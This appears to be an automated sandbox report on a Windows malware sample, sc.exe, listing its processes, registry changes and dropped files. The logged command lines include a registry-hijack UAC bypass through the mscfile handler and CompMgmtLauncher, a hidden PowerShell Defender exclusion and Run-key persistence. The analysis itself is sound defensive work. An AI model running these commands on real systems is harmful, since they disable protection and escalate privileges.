
Video and screenshots



Processes

Total processes	Monitored processes	Malicious processes	Suspicious processes
62	20	5	2

Behavior graph



Specs description

- Program did not start
- Probably Tor was used
- Known threat
- Connects to the network
- Task contains several apps running
- File is detected by antivirus software
- The process has the malware config
- Low-level access to the HDD
- Behavior similar to spam
- RAM overrun
- CPU overrun
- Application downloaded the executable file
- Inspected object has suspicious PE structure
- Process was added to the startup
- Task has injected processes
- Network attacks were detected
- Process starts the services
- Actions similar to stealing personal data
- Behavior similar to exploiting the vulnerability
- Debug information is available
- Executable file was dropped
- Integrity level elevation
- System was rebooted
- Task has apps ended with an error
- Task contains an error or was rebooted

Process information

PID	CMD	Path	Indicators	Parent process
2596	"C:\Users\admin\AppData\Local\Temp\sc.exe"	C:\Users\admin\AppData\Local\Temp\sc.exe		Explorer.EXE

Information

User:	admin	Company:	www.sc.org
Integrity Level:	MEDIUM	Description:	Microsoft Word CIX
Exit code:	0	Version:	1.2.0.0

2948	C:\Windows\system32\cmd.exe /c ""C:\Users\Public\Libraries\Hqvoayvxmt.bat" "	C:\Windows\system32\cmd.exe	—	sc.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Windows Command Processor
Exit code:	0	**Version:**	6.1.7601.17514 (win7sp1_rtm.101119-1850)

3068	C:\Windows\system32\cmd.exe /K C:\Users\Public\Libraries\HqvoayvxmO.bat	C:\Windows\system32\cmd.exe	—	cmd.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Windows Command Processor
Version:	6.1.7601.17514 (win7sp1_rtm.101119-1850)		

3472	net session	C:\Windows\system32\net.exe	—	cmd.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Net Command
Exit code:	2	**Version:**	6.1.7600.16385 (win7_rtm.090713-1255)

3544	C:\Windows\system32\net1 session	C:\Windows\system32\net1.exe	—	net.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Net Command
Exit code:	2	**Version:**	6.1.7601.17514 (win7sp1_rtm.101119-1850)

1904	whoami /groups	C:\Windows\system32\whoami.exe	—	cmd.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	whoami - displays logged on user information
Exit code:	0	**Version:**	6.1.7600.16385 (win7_rtm.090713-1255)

3660	findstr /i "\<S-1-5-32-544\>"	C:\Windows\system32\findstr.exe	—	cmd.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Find String (QGREP) Utility
Exit code:	0	**Version:**	6.1.7600.16385 (win7_rtm.090713-1255)

828	C:\Windows\system32\cmd.exe /c ver	C:\Windows\system32\cmd.exe	—	cmd.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Windows Command Processor
Exit code:	0	**Version:**	6.1.7601.17514 (win7sp1_rtm.101119-1850)

3048	C:\Windows\system32\cmd.exe /c REG QUERY "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v ConsentPromptBehaviorAdmin	C:\Windows\system32\cmd.exe	—	cmd.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Windows Command Processor
Exit code:	0	**Version:**	6.1.7601.17514 (win7sp1_rtm.101119-1850)

3880	REG QUERY "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v ConsentPromptBehaviorAdmin	C:\Windows\system32\reg.exe	—	cmd.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Registry Console Tool
Exit code:	0	**Version:**	6.1.7600.16385 (win7_rtm.090713-1255)

2128	reg add "HKCU\Software\Classes\mscfile\shell\open\command" /d "C:\Users\Public\Libraries\Cdex.bat" /f	C:\Windows\system32\reg.exe	—	cmd.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Registry Console Tool
Exit code:	0	**Version:**	6.1.7600.16385 (win7_rtm.090713-1255)

2236	reg add "HKCU\Software\Classes\mscfile\shell\open\command" /v DelegateExecute /f	C:\Windows\system32\reg.exe	—	cmd.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Registry Console Tool
Exit code:	0	**Version:**	6.1.7600.16385 (win7_rtm.090713-1255)

1248	CompMgmtLauncher.exe	C:\Windows\system32\CompMgmtLauncher.exe	—	cmd.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Computer Management Snapin Launcher
Exit code:	3221226540	**Version:**	6.1.7600.16385 (win7_rtm.090713-1255)

2192	"C:\Windows\system32\CompMgmtLauncher.exe"	C:\Windows\system32\CompMgmtLauncher.exe	—	cmd.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Computer Management Snapin Launcher
Exit code:	3221226540	**Version:**	6.1.7600.16385 (win7_rtm.090713-1255)

3260	"C:\Windows\system32\CompMgmtLauncher.exe"	C:\Windows\system32\CompMgmtLauncher.exe		cmd.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Computer Management Snapin Launcher
Exit code:	0	**Version:**	6.1.7600.16385 (win7_rtm.090713-1255)

3864	C:\Windows\system32\cmd.exe /c ""C:\Users\Public\Libraries\Cdex.bat" "	C:\Windows\system32\cmd.exe	—	CompMgmtLauncher.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Windows Command Processor
Exit code:	0	**Version:**	6.1.7601.17514 (win7sp1_rtm.101119-1850)

1108	reg delete "HKCU\Software\Classes\mscfile" /f	C:\Windows\system32\reg.exe	—	cmd.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Registry Console Tool
Exit code:	0	**Version:**	6.1.7600.16385 (win7_rtm.090713-1255)

2188	powershell -WindowStyle Hidden -inputformat none -outputformat none -NonInteractive -Command "Add-MpPreference -ExclusionPath 'C:\Users'"	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	—	cmd.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Windows PowerShell
Exit code:	1	**Version:**	10.0.14409.1005 (rs1_srvoob.161208-1155)

3704	"C:\Windows\System32\rasphone.exe"	C:\Windows\System32\rasphone.exe		sc.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Remote Access Phonebook
Exit code:	3221225477	**Version:**	6.1.7600.16385 (win7_rtm.090713-1255)

2748	tree	C:\Windows\system32\tree.com	—	cmd.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Tree Walk Utility
Exit code:	0	**Version:**	6.1.7600.16385 (win7_rtm.090713-1255)

Registry activity

Total events	Read events	Write events	Delete events
10 224	9 867	350	7

Modification events

(PID) Process: (2596) sc.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings
Operation: write **Name:** ProxyEnable
Value: 0

(PID) Process: (2596) sc.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections
Operation: write **Name:** SavedLegacySettings
Value: 460000003B01000000900000000000000000000000000000000400000000000000C0E333BBEAB1D30100000000000000000000000000100000002000000C0A8016400000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000

(PID) Process: (2596) sc.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Content
Operation: write **Name:** CachePrefix
Value:

(PID) Process: (2596) sc.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Cookies
Operation: write **Name:** CachePrefix
Value: Cookie:

(PID) Process: (2596) sc.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History
Operation: write **Name:** CachePrefix
Value: Visited:

(PID) Process: (2596) sc.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation: write **Name:** ProxyBypass
Value: 1

(PID) Process: (2596) sc.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation: write **Name:** IntranetName
Value: 1

(PID) Process: (2596) sc.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation: write **Name:** UNCAsIntranet
Value: 1

(PID) Process: (2596) sc.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation: write **Name:** AutoDetect
Value: 0

(PID) Process: (2596) sc.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{362E934C-743B-4588-8259-D2482DB771A8}
Operation: write **Name:** WpadDecisionReason
Value: 1

(PID) Process: (2596) sc.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{362E934C-743B-4588-8259-D2482DB771A8}
Operation: write **Name:** WpadDecisionTime
Value: 0F630E9814B2D801

(PID) Process: (2596) sc.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{362E934C-743B-4588-8259-D2482DB771A8}
Operation: write **Name:** WpadDecision
Value: 0

(PID) Process: (2596) sc.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{362E934C-743B-4588-8259-D2482DB771A8}
Operation: write **Name:** WpadNetworkName
Value: Network 4

(PID) Process: (2596) sc.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-36-3e-ff
Operation: write **Name:** WpadDecisionReason
Value: 1

(PID) Process: (2596) sc.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-36-3e-ff
Operation: write **Name:** WpadDecisionTime
Value: 0F630E9814B2D801

(PID) Process: (2596) sc.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-36-3e-ff
Operation: write **Name:** WpadDecision
Value: 0

(PID) Process: (2596) sc.exe **Key:** HKEY_CLASSES_ROOT\Local Settings\MuiCache\16C\52C64B7E
Operation: write **Name:** LanguageList
Value: en-US

(PID) Process: (2596) sc.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\DF3C24F9BFD666761B268073FE06D1CC8D4F82A4
Operation: write **Name:** Blob
Value: 04000000010000001000000E4A68AC854AC5242460AFD72481B2A4453000000001000000400000000303E301F06096086480186FD6C020130123010060A2B0601040182373C0101030200C0
301B060567810C010330123010060A2B0601040182373C0101030200C00F0000000100000020000004B4EB4B074298B828B5C003095A10B4523FB951C0C88348B09C53E5BABA408A3030
000000100000014000000DF3C24F9BFD666761B268073FE06D1CC8D4F82A41D000000010000001000000007DC30BC974695560A2F0090A6545556C1400000001000000140000004E2254201
895E6E36EE60FFAFAB912ED06178F396200000000100000020000000CB3CCBB76031E5E0138F8DD39A23F9DE47FFC35E43C1144CEA27D46A5AB1CB5F0B0000000100000030000000440069
00670069004300650072007400200047006C006F00620061006C00200052006F006F007400200047003200000019000000010000001000000014C3BD3549EE225AECE13734AD8CA0B809000
00001000000340000003032060082B0601050507030206082B0601050507030306082B0601050507030406082B0601050507030106082B0601050507030820000000010000009203000030820

38E30820276A0030201020210033AF1E6A711A9A0BB2864B11D09FAE5300D06092A864886F70D01010B05003061310B30090603550406130255533115301306035504 0A130C44696769436572742046 33111930170603550 40B13107777772E6469676963657274 2E636F6D3120301E06035504031317446967694365727420476C6F62616C20526F6F74204732301E170D313330383031313230303030305A170D333830313135313230303030305A3061310B30090603550406130255533115301306035504 0A130C44696769436572742046 33111930170603550 40B13107777772E6469676963657274 2E636F6D3120301E06035504031317446967694365727420476C6F62616C20526F6F74204732308201223 00D06092A864886F70D01010105000382010F003082010A0282010100BB37CD34DC7B6BC9B26890AD4A75FF46BA210A088DF51954C9FB88DBF3AEF23A89913C7AE6AB061A6BCFAC2DE85E092444BA629A7ED6A3A87EE054752005AC50B79C631A6C30DCDA1F19B1D71EDEFDD7E0CB948337AEEC1F434EDD7B2CD2BD2EA52FE4A9B8AD3AD499A4B625E99B6B00609260FF4F214918F76790AB61069C8FF2BAE9B4E992326BB5F357E85D1BCD8C1DAB95049549F3352D96E3496DDD77E3FB494BB4AC5507A98F95B3B423BB4C6D45F0F6A9B29530B4FD4C558C274A57147C829DCD7392D3164A060C8C50D18F1E09BE17A1E621CAFD83E510BC83A50AC46728F67314143D4676C387148921344DAF0F450CA649A1BABB9CC5B133832985020301 0001A3423040300F0603551D130101FF040530030101FF300E0603551D0F0101FF040403020186301D0603551D0E041604144E2254201895E6E36EE60FFAFAB912ED06178F39300D06092A864886F70D01010B05000382010100606728946F0E4863EB31DDEA6718D5897D3CC58B4A7FE9BEDB2B17DFB05F73772A3213398167428423F2456735EC88BFF88FB0610C34A4AE204C84C6DBF835E176D9DFA642BBC74408867F3674245ADA6C0D145935BDF249DDB61FC9B30D472A3D992FBB5CBBB5D420E1995F534615DB689BF0F330D53E31E28D849EE38ADADA963E3513A55FF0F9705070474111571944EC08FAE06C49513172F1B259F75F2B18E99A16F13B14171FE882AC84F102055D7F31445E5E044F4EA879532930EFE5346FA2C9DFF8B22B94BD90945A4DEA4B89A58DD1B7D529F8E59438881A49E26D56FADDD0DC6377DED03921BE5775F76EE3C8DC45D565BA2D9666EB33537E532B6

(PID) Process: (2596) sc.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\DF3C24F9BFD666761B268073FE06D1CC8D4F82A4

Operation: delete key **Name:** (default)

Value:

(PID) Process: (2596) sc.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\DF3C24F9BFD666761B268073FE06D1CC8D4F82A4

Operation: write **Name:** Blob

Value: 5C00000001000000040000000080000530000000100000040000000303E301F06096086480186FD6C020130123010060A2B0601040182373C0101030200C0301B060567810C01033012301 0060A2B0601040182373C0101030200C00F0000000100000020000004B4EB4B074298B828B5C003095A10B4523FB951C0C88348B09C53E5BABA408A3030000000100000014000000DF3C24F9BFD666761B268073FE06D1CC8D4F82A41D0000000100000010000000 7DC30BC974695560A2F0090A6545556C1400000001000000140000004E2254201895E6E36EE60FFAFAB912ED06178F3962000000001000000200000000CB3CCBB76031E5E0138F8DD39A23F9DE47FFC35E43C1144CEA27D46A5AB1CB5F0B0000000100000030000000440069006700690043006500720074002000470047006F006F00740020004700320000001900000001000000100000001 4C3BD3549EE225AECE13734AD8CA0B8090000000100000034000000303206082B0601050507030206082B0601050507030406082B0601050507030106082B0601050507030820000000100000092030000308203 8E30820276A00302010202100033AF1E6A711A9A0BB2864B11D09FAE5300D06092A864886F70D01010B05003061310B30090603550406130255533115301306035504 0A130C44696769436572742046 33111930170603550 40B13107777772E6469676963657274 2E636F6D3120301E06035504031317446967694365727420476C6F62616C20526F6F74204732301E170D313330383031313230303030305A3061310B30090603550406130255533115301306035504 0A130C44696769436572742046 33111930170603550 40B13107777772E6469676963657274 2E636F6D3120301E06035504031317446967694365727420476C6F62616C20526F6F74204732308201223 00D06092A864886F70D01010105000382010F003082010A0282010100BB37CD34DC7B6BC9B26890AD4A75FF46BA210A088DF51954C9FB88DBF3AEF23A89913C7AE6AB061A6BCFAC2DE85E092444BA629A7ED6A3A87EE054752005AC50B79C631A6C30DCDA1F19B1D71EDEFDD7E0CB948337AEEC1F434EDD7B2CD2BD2EA52FE4A9B8AD3AD499A4B625E99B6B00609260FF4F214918F76790AB61069C8FF2BAE9B4E992326BB5F357E85D1BCD8C1DAB95049549F3352D96E3496DDD77E3FB494BB4AC5507A98F95B3B423BB4C6D45F0F6A9B29530B4FD4C558C274A57147C829DCD7392D3164A060C8C50D18F1E09BE17A1E621CAFD83E510BC83A50AC46728F67314143D4676C387148921344DAF0F450CA649A1BABB9CC5B133832985020301 0001A3423040300F0603551D130101FF040530030101FF300E0603551D0F0101FF040403020186301D0603551D0E041604144E2254201895E6E36EE60FFAFAB912ED06178F39300D06092A864886F70D01010B05000382010100606728946F0E4863EB31DDEA6718D5897D3CC58B4A7FE9BEDB2B17DFB05F73772A3213398167428423F2456735EC88BFF88FB0610C34A4AE204C84C6DBF835E176D9DFA642BBC74408867F3674245ADA6C0D145935BDF249DDB61FC9B30D472A3D992FBB5CBBB5D420E1995F534615DB689BF0F330D53E31E28D849EE38ADADA963E3513A55FF0F9705070474111571944EC08FAE06C49513172F1B259F75F2B18E99A16F13B14171FE882AC84F102055D7F31445E5E044F4EA879532930EFE5346FA2C9DFF8B22B94BD90945A4DEA4B89A58DD1B7D529F8E59438881A49E26D56FADDD0DC6377DED03921BE5775F76EE3C8DC45D565BA2D9666EB33537E532B6

(PID) Process: (2596) sc.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Operation: write **Name:** Hqvoayvxm

Value: C:\Users\Public\Libraries\mxvyaovqH.url

(PID) Process: (2128) reg.exe **Key:** HKEY_CLASSES_ROOT\mscfile\shell\open\command

Operation: write **Name:** (default)

Value: C:\Users\Public\Libraries\Cdex.bat

(PID) Process: (2236) reg.exe **Key:** HKEY_CLASSES_ROOT\mscfile\shell\open\command

Operation: write **Name:** DelegateExecute

Value:

(PID) Process: (3068) cmd.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap

Operation: write **Name:** ProxyBypass

Value: 1

(PID) Process: (3068) cmd.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap

Operation: write **Name:** IntranetName

Value: 1

(PID) Process: (3068) cmd.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap

Operation: write **Name:** UNCAsIntranet

Value: 1

(PID) Process: (3068) cmd.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap

Operation: write **Name:** AutoDetect

Value: 0

(PID) Process: (3260) CompMgmtLauncher.exe **Key:** HKEY_CLASSES_ROOT\Local Settings\MuiCache\16C\52C64B7E

Operation: write **Name:** LanguageList

Value: en-US

(PID) Process: (3260) CompMgmtLauncher.exe **Key:** HKEY_CLASSES_ROOT\Local Settings\MuiCache\16C\52C64B7E

Operation: write **Name:** @%systemroot%\system32\mycomput.dll,-112

Value: Manages disks and provides access to other tools to manage local and remote computers.

(PID) Process: (3260) CompMgmtLauncher.exe **Key:** HKEY_CLASSES_ROOT\Local Settings\MuiCache\16C\52C64B7E

Operation: write **Name:** @C:\Windows\system32\mmcbase.dll,-13351

Value: &Author

(PID) Process: (3260) CompMgmtLauncher.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap

Operation: write **Name:** ProxyBypass

Value: 1

(PID) Process: (3260) CompMgmtLauncher.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap

Operation: write **Name:** IntranetName

Value: 1

(PID) Process: (3260) CompMgmtLauncher.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap

Operation:	write	**Name:**	UNCAsIntranet
Value:	1		
(PID) Process:	(3260) CompMgmtLauncher.exe	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation:	write	**Name:**	AutoDetect
Value:	0		
(PID) Process:	(1108) reg.exe	**Key:**	HKEY_CLASSES_ROOT\mscfile\shell\open\command
Operation:	delete key	**Name:**	(default)
Value:			
(PID) Process:	(1108) reg.exe	**Key:**	HKEY_CLASSES_ROOT\mscfile\shell\open
Operation:	delete key	**Name:**	(default)
Value:			
(PID) Process:	(1108) reg.exe	**Key:**	HKEY_CLASSES_ROOT\mscfile\shell
Operation:	delete key	**Name:**	(default)
Value:			
(PID) Process:	(1108) reg.exe	**Key:**	HKEY_CLASSES_ROOT\mscfile
Operation:	delete key	**Name:**	(default)
Value:			
(PID) Process:	(2188) powershell.exe	**Key:**	HKEY_CLASSES_ROOT\Local Settings\MuiCache\16C\52C64B7E
Operation:	write	**Name:**	LanguageList
Value:	en-US		
(PID) Process:	(2188) powershell.exe	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation:	write	**Name:**	ProxyBypass
Value:	1		
(PID) Process:	(2188) powershell.exe	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation:	write	**Name:**	IntranetName
Value:	1		
(PID) Process:	(2188) powershell.exe	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation:	write	**Name:**	UNCAsIntranet
Value:	1		
(PID) Process:	(2188) powershell.exe	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation:	write	**Name:**	AutoDetect
Value:	0		

Files activity

Executable files	Suspicious files	Text files	Unknown types
1	9	7	3

Dropped files

PID	Process	Filename	Type
2596	sc.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\80237EE4964FC9C409AAF55BF996A292_C5130A0BDC8C859A27577D77746C10868 **MD5:** 02D9399A19F596C69F0F3BC95A772F79 **SHA256:** 0E6B8F6E66B26F2ADDFCC2672B93CE57AC94B6A7691F19FD0619C0316E7422FF	der
2596	sc.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\57C8EDB95DF3F0AD4EE2DC2B8CFD4157 **MD5:** F7DCB24540769805E5BB30D193944DCE **SHA256:** 6B88C6AC55BBD6FEA0EBE5A760D1AD2CFCE251C59D0151A1400701CB927E36EA	compressed
2596	sc.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\57C8EDB95DF3F0AD4EE2DC2B8CFD4157 **MD5:** 09CC1410621E2E2F4E736F0E7D12BFA6 **SHA256:** 0EA9E7FB11D285DC7631F96BAD420CB951AD644EA115FE6C347CB0F0750FE8AD	binary
2596	sc.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Cookies\IKQ7VLEY.txt **MD5:** 45AC41AFF75DF74B51D00660529AF801 **SHA256:** CADBEFD3A128C3D022317423F5C178C09971F7A371ADC82919F5E84C1A101276	text
2596	sc.exe	C:\Users\Public\Libraries\Hqvoayvxm.exe **MD5:** 7C18A8932AD363D3CED3D1F8478C70AC **SHA256:** E0F2EA5A9D7BFE2E8938CE4D6ADD87369783A48C2D54CAF674FCC355FCCB56E3	executable
2596	sc.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Cookies\WAGTPIDO.txt **MD5:** F13CCE9E1133C8C9ECB8B95C93C60DB0 **SHA256:** 4729481EC11C9326FD725E9993FE04184D12B672BB41853C4253FA40C6F546A6	text
2596	sc.exe	C:\Users\Public\Libraries\HqvoayvxmO.bat **MD5:** DF48C09F243EBCC8A165F77A1C2BF889 **SHA256:** 4EF9821678DA07138C19405387F3FB95E409FBD461C7B8D847C05075FACD63CA	text
2596	sc.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE4964FC9C409AAF55BF996A292_C5130A0BDC8C859A2757D77746C10868 **MD5:** 2AA5595AB74F7F1FE372177DA00C1302 **SHA256:** CAE5413F2705F295D5A515DCDAA7C263D0BD508DC19AA3E5A13382CBBE824F09	binary

2596	sc.exe	C:\Users\Public\Libraries\Cdex.bat **MD5:** 213C60ADF1C9EF88DC3C9B2D579959D2 **SHA256:** 37C59C8398279916CFCE45F8C5E3431058248F5E3BEF4D9F5C0F44A7D564F82E	text
2596	sc.exe	C:\Users\Public\Libraries\mxvyaovqH.url **MD5:** A25225F77243028BF284888ADCD004AD **SHA256:** A61B9DFBC1404A5B361AB0CB3FB2C02E012642C419EFD15EA2B87D4E7227C497	text
2596	sc.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\6BADA8974A10C4BD62CC921D13E43B18_1DC6D7385EA816C957BA2B715AC5C442 **MD5:** 8EB0E7608663B78E50C1B74920FA11F6 **SHA256:** 36C2DF4B17E755CC280C420DA8BA10C80CA09BA166A10EA2C745B5F9E9DB702D	der
2596	sc.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\6BADA8974A10C4BD62CC921D13E43B18_1DC6D7385EA816C957BA2B715AC5C442 **MD5:** C8C7A3608AC7EA9EC59DFAB7539B0FCC **SHA256:** A178596409B792DEE6C904141968D7BCB32BE15AA66C21183B17614960092460	binary
2188	powershell.exe	C:\Users\admin\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive **MD5:** 446DD1CF97EABA21CF14D03AEBC79F27 **SHA256:** A7DE5177C68A64BD48B36D49E2853799F4EBCFA8E4761F7CC472F333DC5F65CF	dbf
2596	sc.exe	C:\Users\Public\Libraries\Null **MD5:** 809F68ABC37251A8A63A05FFD8DBC7D5 **SHA256:** A0EC0460FC75A1EEA654E7A06B4B6ADDB3A2F8A4DFC8CD3EA9F2356D644AB44F	text
2596	sc.exe	C:\Users\Public\Libraries\Hqvoayvxmt.bat **MD5:** 4FB99467A51D6EB5E5117598571DBE5D **SHA256:** 2277560FE8F4F502038599EBD7B0C224EBA58A97CDE52BE54B194F835AFCC6D2	text
2188	powershell.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\0Y7SY65544TUM0KL2JE4.temp **MD5:** 0A6723F25F1F18A9549DA99DA1C545E3 **SHA256:** 3766F3E366C83CD42C929DD074F6E30B97B5CCF62156AF2C05AA4F5382064EFC	binary
2188	powershell.exe	C:\Users\admin\AppData\Local\Temp\rto4zh4t.mp4.ps1 **MD5:** C4CA4238A0B923820DCC509A6F75849B **SHA256:** 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B	binary
2188	powershell.exe	C:\Users\admin\AppData\Local\Temp\y2gzirm0.0vr.psm1 **MD5:** C4CA4238A0B923820DCC509A6F75849B **SHA256:** 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B	binary
